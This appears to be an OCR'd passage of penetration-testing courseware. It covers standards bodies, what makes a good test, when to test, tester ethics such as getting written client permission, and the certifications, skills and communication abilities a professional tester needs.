
    The National Institute of Standards and Technology (NIST) is a federal technology agency that works with the industry to develop and apply technology, measurements, and standards.

  - **Open Web Application Security Project**

    The Open Web Application Security Project is an open-source methodology. It provides a set of tools and a knowledge base, which help in protecting web applications and services. It is beneficial for system architects, vendors, developers, security professionals, and consumers who might work on designing, developing, deploying, and testing the security of web services and web applications.

  - **CREST**

    CREST is the not-for-profit accreditation and certification body representing the technical information security industry. CREST provides internationally recognized accreditation for organizations and individuals providing penetration testing, cyber incident response and threat intelligence services.



Module Flow


01 Understand Fundamentals of Penetration Testing and its Benefits

02 Discuss Strategies and Phases of Penetration Testing

03 Guidelines and Recommendations for Penetration Testing

Guidelines and Recommendations for Penetration Testing

Apart from technical skills, a penetration tester should possess some essentials skills such as good communication skills, report writing skills, ethics, a good dressing sense, certifications, and experience. This section describes the essentials of penetration testing.



Characteristics of a Good Penetration Test

- Establishing the parameters of the penetration test such as **objectives**, limitations, and justification of procedures
- **Hiring skilled** and experienced professionals to perform the test
- Choosing a suitable set of **tests** that balance cost and benefits
- Following a **methodology** with proper planning and documentation
- **Documenting** the **result** carefully and making it comprehensible for the client


Characteristics of a Good Penetration Test

Before performing any pen test in an organization, the tester must follow some steps to ensure success. First, the organization must call for a meeting, in which they must discuss the scope and objectives of the penetration test and the parties involved in it. The objectives are important because they describe that exploitable vulnerabilities exist within the organization’s infrastructure. The objectives of the penetration test must be clear; if the objective is unclear, then the results will inevitably be inaccurate. Next, the systems, machines, network, staff involved, and operational requirements are identified to perform the penetration test.

Another important agenda is the time and duration of the penetration test; these factors should be decided in such a manner that the daily operations and normal business of the organization will not be disturbed. No organization wants their businesses to be affected by a penetration test. Therefore, the organization must ensure that the penetration test is conducted at a particular time of the day because, at times, penetration testing can lead to unusual network traffic, which may cause some systems on the network to crash and affect other working systems on the network. To overcome such situations, the organization must draw a clear plan before proceeding.

The following are a few more points on the characteristics of a good penetration test:

- Establishing the parameters of the penetration test such as objectives, limitations, and justification of procedures
- Hiring skilled and experienced professionals to perform the test
- Choosing a suitable set of tests that balance cost and benefits
- Following a methodology with proper planning and documentation
- Documenting the result carefully and making it comprehensible for the client



When should Pen Testing be Performed?

Pen testing is generally performed in the following cases:

01 **Changes** have been made in the organization's infrastructure

02 A **new threat** to the organization's infrastructure has been discovered

03 Hardware or software has been **updated** or **reinstalled**

04 The organization's **policy** has changed


When Should Pen Testing Be Performed?

Penetration testing must be performed on a regular basis to ensure that all existing and newly discovered vulnerabilities are identified and fixed before a cybercriminal exploits them. In recent times, many new attacks have been reported, which indicates that even hackers are attempting new methodologies and techniques. An organization must be prepared with solutions for any new kind of attack. However, most companies neglect the possibility of such a situation and wait too long to conduct penetration testing; they conduct tests either when it is required by law or, in the worst case, only when a company has already been breached.

The question of when pen testing should be performed is difficult to answer because the answer depends on the company. For instance, high-profile companies that are often mentioned in the media are the most prone to attacks. Such companies must regularly perform penetration testing.

The following are some scenarios where penetration testing is required:

- Changes have been made in the organization's infrastructure.
- A new threat to the organization's infrastructure has been discovered.
- Hardware or software has been updated or reinstalled.
- The organization's policy has changed.



Ethics of a Penetration Tester

01 Perform penetration testing with the express **written permission** of the client

02 Work according to the **non-disclosure** and liability clauses of a contract

03 Test tools in an isolated laboratory prior to an actual penetration test

04 Inform the client about any possible risks that might emanate from the tests

05 Notify the client at the first discovery of any highly vulnerable flaws

06 Deliver social engineering test results only in a summarized and statistical format


07 Try to maintain a **degree of separation** between the criminal hacker and the security professional

Ethics of a Penetration Tester

Every penetration tester must have ethics that help them avoid illegal activities and serve their clients in a better way. Most organizations make the tester sign an agreement to clarify the current laws and protect their clients. The laws can differ from country to country. Therefore, it is very important for a penetration tester to be aware of the current laws and legal agreement with an organization, and the tester must be highly ethical and fully professional at all times.

The following are some of the ethical requirements of a penetration tester:

- Perform penetration testing with the express written permission of the client.
- Work according to the nondisclosure and liability clauses of a contract.
- Test tools in an isolated laboratory prior to an actual penetration test.
- Inform the client about any possible risks that might emanate from the tests.
- Notify the client at the first discovery of any highly vulnerable flaws.
- Deliver social engineering tests results only in a summarized and statistical format.
- Try to maintain a degree of separation between the criminal hacker and the security professional.



Evolving as a Penetration Tester


1. Technologies evolve and change
2. Look outside the workplace to expand knowledge
3. Attend **conferences**, **workshops**, and **training**
4. Join various security groups and discuss current security related topics
5. Keep your career alive by constantly updating your area of knowledge and skill set
6. Read books, journals, and trade magazines
7. Visit various security **websites** and **forums**
8. Visit **libraries** and **bookstores** to glean information

Evolving as a Penetration Tester

The first and foremost requirement to being a pen tester is the willingness to continuously study and perform research in this field. Because the IT field is continuously evolving and modernizing the user experience to keep up with rapidly advancing technology, a penetration tester must be up-to-date and have sharp skills to remain one step ahead of malicious hackers. Even hackers keep themselves updated with new technology and develop new methods and techniques. Before they successfully exploit a vulnerability, the penetration tester must be prepared to tackle their attacks and be aware of new technologies and tools. The tester should look outside their workplace to expand their knowledge.

Even an experienced penetration tester must go through free guides, videos, tutorials, books, journals, trade magazines, and so on and attend webinars, conferences, workshops, and training. Pen testers join various security groups and discuss current security-related topics and regularly visit various security websites and forums. They also visit libraries and bookstores to glean information. Pen testers keep their career alive by constantly updating their area of knowledge and skill set.

There are multiple ways to perfect the craft of pen testing. In addition to a formal degree, a computer science degree with a certified penetration testing program can help a pen tester become more advanced and gain expertise in specialized area.



Qualification, Experience, Certifications, and Skills Required for a Pen Tester

- ❑ The quality of penetration testing depends on the **tester's qualifications**
- ❑ Penetration testing skills cannot be obtained without **years of experience** in IT fields such as development, systems administration, or consultancy
- ❑ The tester should possess security certifications such as CEH, CPENT, CISSP, and CISA

1. Networking – Transmission Control Protocol/Internet Protocol (TCP/IP) concepts and cabling techniques
2. Ethical Hacking techniques – exploits, hacking tools, etc.
3. Open source technologies – MySQL and Apache
4. Wireless protocols and devices – 802.11x and Bluetooth
5. Troubleshooting skills
6. Routers, firewalls, and intrusion detection systems (IDS)
7. Databases – Oracle and MSSQL
8. Operating system skills – Windows, Linux, Mainframe, and Mac
9. Web application architecture and Hypertext Transfer Protocol (HTTP) request and response concepts
10. Web servers, mail servers, Simple Network Management Protocol (SNMP) stations, access devices

Qualification, Experience, Certifications, and Skills Required for a Pen Tester

The quality of penetration testing depends on the tester's qualifications. Penetration testing skills cannot be obtained without years of experience in IT fields such as development, systems administration, or consultancy. A pen tester should possess security certifications such as CEH, CPENT, CISSP, and CISA.

- **Qualification**

  The professional penetration tester must possess the following qualifications:

  - Certified Register of Ethical Security Testers (CREST)
  - Cyber-security certifications (CHECK, CTM, CTL, CREST, TIGER, OSCP)
  - A degree in computer security, computer science, or equivalent
  - Recognized security testing certifications (GIAC and CEH)


- **Experience**

  - A professional pen tester must have sound knowledge and experience in handling various penetration test tools including open and commercial mapping.
  - They must possess experience in systems, networks, and web-based applications.
  - Experience in using problem-solving techniques and developing a solution to meet vulnerability threats is desirable.
  - They must possess good communication skills to explain technical details to nontechnical parties.

  - They must be proficient at report writing and scripting skills and have good experience at reverse engineering.
  - Consulting experience is an added advantage because they must understand the client's needs and build a positive relationship with them.
- **Certifications**
  - CEH: Certified Ethical Hacker
  - CPENT: Certified Penetration Testing Professional
  - CEPT: Certified Expert Penetration Tester
  - GPEN: GIAC Certified Penetration Tester
  - OSCP: Offensive Security Certified Professional
  - CISSP: Certified Information Systems Security Professional
  - GCIH: GIAC Certified Incident Handler
  - GCFE: GIAC Certified Forensic Examiner
  - GCFA: GIAC Certified Forensic Analyst
  - CCFE: Certified Computer Forensics Examiner
  - CREA: Certified Reverse Engineering Analyst
  - CPTC: Certified Penetration Testing Consultant
  - CPTE: Certified Penetration Testing Engineer
  - CompTIA: Security+
  - CSTA: Certified Security Testing Associate
- **Required skills sets of a penetration tester**

  A professional penetration tester should possess the following skill sets:
  - Strong knowledge of current and emerging technology, methodologies, and tools in the security industry
  - Familiarity with network security concepts, software architecture and design, and engineering processes
  - Knowledge of hardware concepts such as the following:
    - Networking: Transmission Control Protocol/Internet Protocol (TCP/IP) concepts and cabling techniques
    - Ethical hacking techniques: exploits, hacking tools, and so on.
    - Open-source technologies: MySQL and Apache
    - Wireless protocols and devices: 802.11x and Bluetooth
    - Troubleshooting skills

- Routers, firewalls, and IDS
- Databases: Oracle and MSSQL
- OS skills: Windows, Linux, Mainframe, and Mac
- Web application architecture and Hypertext Transfer Protocol (HTTP) request and response concepts
- Web servers, mail servers, Simple Network Management Protocol (SNMP) stations, and access devices




Communication Skills of a Penetration Tester

- A penetration tester should have strong **interpersonal** and **communication skills**
- They must have a proven ability to explain the **output of a penetration test** to a nontechnical client
- They must have good **presentation** and **report-writing skills**

PEOPLE
TALK
MESSAGE
COMMUNICATION
DISCUSSION
EXCHANGE
WRITING&READING
LISTENING

Communication Skills of a Penetration Tester

A penetration tester requires strong interpersonal and communication skills. A senior penetration tester must directly interact with the client to understand their requirements, create a framework, document the rules of engagement, and determine the scope of work; they must also produce a professional-grade report and present it to the client. A penetration tester must have a proven ability to explain the output of a penetration test to a nontechnical client. Finally, the penetration tester must have good report writing and presentation skills.



Profile of a Good Penetration Tester

- A good penetration tester's résumé should include any/all of the points listed below:
  - Conducted research and development in security
  - Published **research papers**
  - Presented at various local and international seminars
  - Holds various **certifications**
  - Member of reputed organizations such as **IEEE**
  - Written and published **security-related books**
- The tester needs to market themselves through these activities if they want organizations to consider them as a pen tester

Profile of a Good Penetration Tester

